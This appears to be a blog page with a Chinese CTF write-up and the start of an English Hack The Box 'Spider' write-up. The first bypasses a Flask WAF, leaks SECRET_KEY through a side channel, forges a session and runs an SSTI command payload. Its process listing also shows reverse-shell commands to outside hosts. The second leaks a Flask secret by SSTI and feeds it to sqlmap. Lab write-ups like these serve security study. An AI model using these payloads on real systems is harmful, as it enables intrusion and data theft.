

然后读取app.py,可以发现SECRET_KEY是随机的(所以需要想办法得到它),而且过滤了数字和字符串拼接,不能拼接字符串,那就只有得到完整的字符串才能ssti,所以可以利用伪造session来进行构造任意字符串。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
php@engine-1:/web/python$ cat app.py
cat app.py
from flask import Flask, render_template, request, render_template_string
import requests
import uuid

app = Flask(__name__)
SECRET_KEY = str(uuid.uuid4())[:12]
numbers_str = [str(x) for x in range(10)]
black_list = ["class", "__", "'", "\"", "~", "+", "globals", "request", "{%", "true", "false", 'lipsum', 'url_for',
'get_flashed_messages', 'range', 'dict', 'joiner']
black_list += numbers_str

app.config.update(dict(
SECRET_KEY=SECRET_KEY,
))


def waf(name):
for x in black_list:
if x in name.lower():
return True
return False


@app.route('/')
def index():
name = request.args.get("username")
if name is not None:
text1 = requests.get("http://127.0.0.1:7410/", params={"username": name}).text
text2 = requests.get("http://127.0.0.1:8080/", params={"username": name}).text
if waf(name):
return render_template('404.html'), 404
render_str = render_template_string(name)
if text1 == render_str and text2 == render_str:
return render_str
else:
return render_template('404.html'), 404
render_str = render_template_string(name)
return render_str
return render_template('index.html')


@app.errorhandler(404)
def page_not_found(e):
return render_template('404.html'), 404


if __name__ == '__main__':
app.run("0.0.0.0", 8888)

数字可以通过config.JSONIFY_MIMETYPE.index(config.APPLICATION_ROOT)和config.JSON_SORT_KEYS进行加减运算得到数字,因为python里面True-False这种得到的结果是1

1
2
3
4
5
6
7
8
9
┌──(root💀kali)-[~]
└─# python3
Python 3.9.9 (main, Dec 16 2021, 23:13:29)
[GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True - False
1
>>> 14 - True
13

现在第一步就是通过类似“测信道”攻击的方式,读取flask的key,从而伪造session,所以我们可以通过伪造php和java的服务端来一个个字符的比较得到最终的key

  • leak.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<?php
//leak.php
if(!is_file("tmp_code")){
file_put_contents("tmp_code","-");
}
$code="-0123456789abcdef";
if(strpos($_GET["username"],'code') !== false){
file_put_contents("code",$_GET["username"][0],FILE_APPEND);
file_put_contents("tmp_code","-");
}else{
$tmp_code = file_get_contents("tmp_code");
echo $tmp_code;
file_put_contents("tmp_code",$code[(strpos($code,$tmp_code)+1)%17]);
}
?>
  • leak.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
import requests
#leak.py
url="http://127.0.0.1:8888/"
code="-0123456789abcdef"
f=""
for x in range(12):
cut = (11-x)*'-config.JSON_SORT_KEYS'
leak_temp = "{{config.SECRET_KEY[config.JSONIFY_MIMETYPE.index(config.APPLICATION_ROOT)"+cut+"]}}"
for y in code:
text=requests.get(url,params={"username":leak_temp}).text
#print(text)
if ">404<" in text:
pass
else:
requests.get(url,params={"username":y+"code"})
f+=y
print(f)
break

首先kill原来的进程

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
php@engine-1:/$ ps -ef
ps -ef
UID PID PPID C STIME TTY TIME CMD
root 1 0 0 06:10 pts/0 00:00:00 /bin/bash /start.sh
root 14 1 0 06:10 pts/0 00:00:00 /bin/bash /start.sh
root 15 1 0 06:10 pts/0 00:00:00 /bin/bash /start.sh
root 16 1 0 06:10 pts/0 00:00:00 su - java -c cd /web/java/ && /web/java/jdk1.8.0_202/bin/java -jar /web/java/Hello_web.jar
root 17 1 0 06:10 pts/0 00:00:00 tail -f /dev/null
root 18 15 0 06:10 pts/0 00:00:00 su - python -c python3 /web/python/app.py
root 19 14 0 06:10 pts/0 00:00:00 su - php -c cd /web/php/ && php -S 0.0.0.0:7410
java 20 16 0 06:10 ? 00:00:00 -su -c cd /web/java/ && /web/java/jdk1.8.0_202/bin/java -jar /web/java/Hello_web.jar
python 21 18 0 06:10 ? 00:00:00 -su -c python3 /web/python/app.py
php 22 19 0 06:10 ? 00:00:00 -su -c cd /web/php/ && php -S 0.0.0.0:7410
python 29 21 0 06:10 ? 00:00:00 python3 /web/python/app.py
java 30 20 0 06:10 ? 00:00:09 /web/java/jdk1.8.0_202/bin/java -jar /web/java/Hello_web.jar
php 31 22 0 06:10 ? 00:00:00 php -S 0.0.0.0:7410
java 109 30 0 06:11 ? 00:00:00 bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzQ1LjMyLjEzOS4yMzYvMjMzNSAwPiYx}|{base64,-d}|{bash,-i}
java 112 109 0 06:11 ? 00:00:00 bash -i
java 115 112 0 06:11 ? 00:00:00 /bin/bash -i
php 184 31 0 06:15 ? 00:00:00 sh -c /tmp/rev.py
php 185 184 0 06:15 ? 00:00:00 /bin/sh /tmp/rev.py
php 186 185 0 06:15 ? 00:00:00 python3 -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('vpsip',2333));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/bash','-i']);
php 187 186 0 06:15 ? 00:00:00 /bin/bash -i
php 199 187 0 06:25 ? 00:00:00 ps -ef
php@engine-1:/$ kill 31
kill 31

然后再退出php的shell,不然后面7410端口监听不上,再kill掉8080端口的2个/web/java/ && /web/java/jdk1.8.0_202/bin/java -jar /web/java/Hello_web.jar服务

然后把php文件写入到tmp下面,然后运行7410和8080的php的web服务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
java@engine-1:/tmp$ mkdir leakp
mkdir leakp
java@engine-1:/tmp$ cd leakp
cd leakp
java@engine-1:/tmp/leakp$ echo PD9waHAKLy9sZWFrLnBocAppZighaXNfZmlsZSgidG1wX2NvZGUiKSl7CiAgIGZpbGVfcHV0X2NvbnRlbnRzKCJ0bXBfY29kZSIsIi0iKTsKfQokY29kZT0iLTAxMjM0NTY3ODlhYmNkZWYiOwppZihzdHJwb3MoJF9HRVRbInVzZXJuYW1lIl0sJ2NvZGUnKSAhPT0gZmFsc2UpewogICBmaWxlX3B1dF9jb250ZW50cygiY29kZSIsJF9HRVRbInVzZXJuYW1lIl1bMF0sRklMRV9BUFBFTkQpOwogICBmaWxlX3B1dF9jb250ZW50cygidG1wX2NvZGUiLCItIik7Cn1lbHNlewogICAkdG1wX2NvZGUgPSBmaWxlX2dldF9jb250ZW50cygidG1wX2NvZGUiKTsKICAgZWNobyAkdG1wX2NvZGU7CiAgIGZpbGVfcHV0X2NvbnRlbnRzKCJ0bXBfY29kZSIsJGNvZGVbKHN0cnBvcygkY29kZSwkdG1wX2NvZGUpKzEpJTE3XSk7Cn0KPz4=|base64 -d > index.php
TE3XSk7Cn0KPz4=|base64 -d > index.phpNvZGVbKHN0cnBvcygkY29kZSwkdG1wX2NvZGUpKzEpJT
java@engine-1:/tmp/leakp$ mkdir leak
mkdir leak
java@engine-1:/tmp/leakp$ cp index.php leak/
cp index.php leak/
java@engine-1:/tmp/leakp$ php -S 0.0.0.0:7410 &
php -S 0.0.0.0:7410 &
[1] 161
java@engine-1:/tmp/leakp$ cd leak
cd leak
java@engine-1:/tmp/leakp/leak$ php -S 0.0.0.0:8080 &
php -S 0.0.0.0:8080 &
[2] 162

在java的shell中运行leak.py得到key

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
java@engine-1:/tmp$ echo aW1wb3J0IHJlcXVlc3RzCmltcG9ydCB0aW1lCgojbGVhay5weQp1cmw9Imh0dHA6Ly8xMjcuMC4wLjE6ODg4OC8iCmNvZGU9Ii0wMTIzNDU2Nzg5YWJjZGVmIgpmPSIiCgpmb3IgeCBpbiByYW5nZSgxMik6CiAgICBjdXQgPSAoMTEteCkqJy1jb25maWcuSlNPTl9TT1JUX0tFWVMnCiAgICBsZWFrX3RlbXAgPSAie3tjb25maWcuU0VDUkVUX0tFWVtjb25maWcuSlNPTklGWV9NSU1FVFlQRS5pbmRleChjb25maWcuQVBQTElDQVRJT05fUk9PVCkiK2N1dCsiXX19IgogICAgZm9yIHkgaW4gY29kZToKICAgICAgICAjdGltZS5zbGVlcCgyKQogICAgICAgIHRleHQ9cmVxdWVzdHMuZ2V0KHVybCxwYXJhbXM9eyJ1c2VybmFtZSI6bGVha190ZW1wfSx2ZXJpZnk9RmFsc2UpLnRleHQKICAgICAgICAjcHJpbnQodGV4dCkKICAgICAgICBpZiAiPjQwNDwiIGluIHRleHQ6CiAgICAgICAgICAgIHBhc3MKICAgICAgICBlbHNlOgogICAgICAgICAgICAjdGltZS5zbGVlcCgwLjAxKQogICAgICAgICAgICByZXF1ZXN0cy5nZXQodXJsLHBhcmFtcz17InVzZXJuYW1lIjp5KyJjb2RlIn0sdmVyaWZ5PUZhbHNlKQogICAgICAgICAgICBmKz15CiAgICAgICAgICAgIHByaW50KGYpCiAgICAgICAgICAgIGJyZWFr|base64 -d > leak.py
5CiAgICAgICAgICAgIHByaW50KGYpCiAgICAgICAgICAgIGJyZWFr|base64 -d > leak.pyICBmKz15
java@engine-1:/tmp$ python3 leak.py
0
05
05a
05a8
05a89
05a894
05a8942
05a89427
05a89427-
05a89427-b
05a89427-b1
05a89427-b16

然后在java的shell中,写脚本伪造session

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
import base64
import pickle

app = Flask(__name__)
app.secret_key = "05a89427-b16"

session_serializer = SecureCookieSessionInterface().get_signing_serializer(app)

def index():
a={"cs":"__class__","bs":"__base__","sub":"__subclasses__","num":190,"it":"__init__","gb":"__globals__","bt":"__builtins__","el":"eval","cmd":"__import__('os').popen('cat /python_flag > /tmp/python_flag').read()"}
print(session_serializer.dumps(a))

index()
1
2
3
4
5
6
7
8
9
10
11
12
13
14
java@engine-1:/tmp$ echo ZnJvbSBmbGFzayBpbXBvcnQgRmxhc2sKZnJvbSBmbGFzay5zZXNzaW9ucyBpbXBvcnQgU2VjdXJlQ29va2llU2Vzc2lvbkludGVyZmFjZQppbXBvcnQgYmFzZTY0CmltcG9ydCBwaWNrbGUKCmFwcCA9IEZsYXNrKF9fbmFtZV9fKQphcHAuc2VjcmV0X2tleSA9ICIwNWE4OTQyNy1iMTYiCgpzZXNzaW9uX3NlcmlhbGl6ZXIgPSBTZWN1cmVDb29raWVTZXNzaW9uSW50ZXJmYWNlKCkuZ2V0X3NpZ25pbmdfc2VyaWFsaXplcihhcHApCgpkZWYgaW5kZXgoKToKICAgYT17ImNzIjoiX19jbGFzc19fIiwiYnMiOiJfX2Jhc2VfXyIsInN1YiI6Il9fc3ViY2xhc3Nlc19fIiwibnVtIjoxOTAsIml0IjoiX19pbml0X18iLCJnYiI6Il9fZ2xvYmFsc19fIiwiYnQiOiJfX2J1aWx0aW5zX18iLCJlbCI6ImV2YWwiLCJjbWQiOiJfX2ltcG9ydF9fKCdvcycpLnBvcGVuKCdjYXQgL3B5dGhvbl9mbGFnID4gL3RtcC9weXRob25fZmxhZycpLnJlYWQoKSJ9CiAgIHByaW50KHNlc3Npb25fc2VyaWFsaXplci5kdW1wcyhhKSkKCmluZGV4KCk=|base64 -d > sessions.py
=|base64 -d > sessions.pyaW50KHNlc3Npb25fc2VyaWFsaXplci5kdW1wcyhhKSkKCmluZGV4KCk=
java@engine-1:/tmp$ python3 sessions.py
.eJxNjksOgzAMRK-CvAEkVNplWfQqlhPSNJLzETFIVdW7NySbrux5Ho_9AZVhAURF2SDCBEqa3h2LC7ky7dcKnU9xE8Shj7kfLykmE4Zek3RzessrBnwy2e7RzeLTPyrmzdA6jGdYO6iZcks3XIA5iEtvVR1ajoq4jV17yAUnVYfdw3K7XyfIe3OXWtPMufD9AWlxRE4.YeUSkg.eQa-eOVhzeIDLVP7JoCIx8MbjWw
java@engine-1:/tmp$ ls
ls
hsperfdata_java
leak.py
leak.pyICBmKz15
leakp
rev.py
sessions.py
sessions.pyaW50KHNlc3Npb25fc2VyaWFsaXplci5kdW1wcyhhKSkKCmluZGV4KCk=
tomcat.6008644274358516175.8080

然后在请求头中添加session

1
Cookie: session=.eJxNjksOgzAMRK-CvAEkVNplWfQqlhPSNJLzETFIVdW7NySbrux5Ho_9AZVhAURF2SDCBEqa3h2LC7ky7dcKnU9xE8Shj7kfLykmE4Zek3RzessrBnwy2e7RzeLTPyrmzdA6jGdYO6iZcks3XIA5iEtvVR1ajoq4jV17yAUnVYfdw3K7XyfIe3OXWtPMufD9AWlxRE4.YeUSkg.eQa-eOVhzeIDLVP7JoCIx8MbjWw

构造python的poc后,使用burp发包

1
{{(cycler[session.cs]|attr(session.bs))[session.sub]()[session.num][session.it][session.gb][session.bt][session.el](session.cmd)}}
1
2
3
4
5
6
7
8
9
10
GET /?username={{(cycler[session.cs]|attr(session.bs))[session.sub]()[session.num][session.it][session.gb][session.bt][session.el](session.cmd)}} HTTP/1.1
Host: eci-2ze1odj66lcxmtnazvds.cloudeci1.ichunqiu.com:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://eci-2ze1odj66lcxmtnazvds.cloudeci1.ichunqiu.com:8888/
Cookie: session=.eJxNjksOgzAMRK-CvAEkVNplWfQqlhPSNJLzETFIVdW7NySbrux5Ho_9AZVhAURF2SDCBEqa3h2LC7ky7dcKnU9xE8Shj7kfLykmE4Zek3RzessrBnwy2e7RzeLTPyrmzdA6jGdYO6iZcks3XIA5iEtvVR1ajoq4jV17yAUnVYfdw3K7XyfIe3OXWtPMufD9AWlxRE4.YeUSkg.eQa-eOVhzeIDLVP7JoCIx8MbjWw
Upgrade-Insecure-Requests: 1

现在可以通过java的shell读取python_flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
java@engine-1:/tmp$ ls -la
ls -la
total 36
drwxrwxrwt 1 root root 4096 Jan 17 06:58 .
drwxr-xr-x 1 root root 4096 Jan 17 06:30 ..
drwxr-xr-x 2 java java 4096 Jan 17 06:36 hsperfdata_java
-rwxrwxrwx 1 java java 621 Jan 17 06:49 leak.py
-rw-rw-r-- 1 java java 0 Jan 17 06:46 leak.pyICBmKz15
drwxrwxr-x 3 java java 4096 Jan 17 06:46 leakp
-rw-rw-r-- 1 python python 15 Jan 17 06:58 python_flag
-rwxrwxrwx 1 php php 233 Jan 17 06:32 rev.py
-rw-rw-r-- 1 java java 521 Jan 17 06:54 sessions.py
-rw-rw-r-- 1 java java 0 Jan 17 06:53 sessions.pyaW50KHNlc3Npb25fc2VyaWFsaXplci5kdW1wcyhhKSkKCmluZGV4KCk=
drwxrwxr-x 3 java java 4096 Jan 17 06:31 tomcat.6008644274358516175.8080
java@engine-1:/tmp$ cat python_flag
cat python_flag
480b-45a9-9e51

将三个flag拼接起来可以得到最后的flag

1
flag{bae9466f-480b-45a9-9e51-286016a38d37}

签名会话、模板与 XML

SQL 查询参数的签名处理需要与注入工具协调;Flask/Jinja2 和 XML 解析形成后续两段。原文保留 sqlmap eval 与 XXE 文件读取。

来源 spider · 原记录 2021-06-04 · 18 个代码块 · 7 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Hard
Points: 40
Release: 29 May 2021
IP: 10.10.10.243

  • my htb rank

Recon

using nmap

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.243
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

There are two ports open 22:ssh 80:http

Port-80

It’s redirect to spider.htb.

Let’s add spider.htb in /etc/hosts file.

1
10.10.10.243    spider.htb

Now let’s go to spider.htb.

I found the username chiv inside black chair template.

Now let’s register ourself.

Login with the password which we use in registration.

Now we are login but we can’t access the admin page let’s check inside user information.

My username is reflected here but i can’t change my username but we can try SSTI(Server-Side Template Injection) inside username field let’s register again with 49 username.

Register with username 49

Now let’s check our payload work or not inside user information page.

1
http://spider.htb/user

It’s worked 😃 we get the output 49.

It’s mean the server running Jinja2 or flask. now let’s try to get config file with .

Register with the username

And if we check the user information page we got the config file which has SECRET_KEY

1
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'RATELIMIT_ENABLED': True, 'RATELIMIT_DEFAULTS_PER_METHOD': False, 'RATELIMIT_SWALLOW_ERRORS': False, 'RATELIMIT_HEADERS_ENABLED': False, 'RATELIMIT_STORAGE_URL': 'memory://', 'RATELIMIT_STRATEGY': 'fixed-window', 'RATELIMIT_HEADER_RESET': 'X-RateLimit-Reset', 'RATELIMIT_HEADER_REMAINING': 'X-RateLimit-Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER': 'Retry-After', 'UPLOAD_FOLDER': 'static/uploads'}>

Now let’s try to dump the database with sqlmap with help of this SECRET_KEY.

But first install the req to use that SECRET_KEY

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# pip3 install flask_unsign
Collecting flask_unsign
Downloading flask-unsign-0.1.0.tar.gz (14 kB)
Requirement already satisfied: flask in /usr/lib/python3/dist-packages (from flask_unsign) (1.1.2)
Requirement already satisfied: itsdangerous in /usr/lib/python3/dist-packages (from flask_unsign) (1.1.0)
Requirement already satisfied: markupsafe in /usr/lib/python3/dist-packages (from flask_unsign) (1.1.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from flask_unsign) (2.25.1)
Requirement already satisfied: werkzeug in /usr/lib/python3/dist-packages (from flask_unsign) (1.0.1)
Building wheels for collected packages: flask-unsign
Building wheel for flask-unsign (setup.py) ... done
Created wheel for flask-unsign: filename=flask_unsign-0.1.0-py3-none-any.whl size=13473 sha256=4168d0cfaed3b2508b4cb3d43f3a3f8f0786e931388d95ba5d46e2e7fa29c6fe
Stored in directory: /root/.cache/pip/wheels/81/5a/d6/17703dd669250a72d9985b79b419f38307ba20678f71daadeb
Successfully built flask-unsign
Installing collected packages: flask-unsign
Successfully installed flask-unsign-0.1.0

Now we all set let’s run the sqlmap.

  • Imp : In first question of sqlmap you need to type “Y” and after that you will type “n”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
┌──(root💀kali)-[~/hackthebox/machine/spider]
└─# sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --delay 1 --dump
___
__H__
___ ___[']_____ ___ ___ {1.5.4#stable}
|_ -| . [.] | .'| . |
|___|_ [.]_|_|_|__,| _|
|_|V... |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

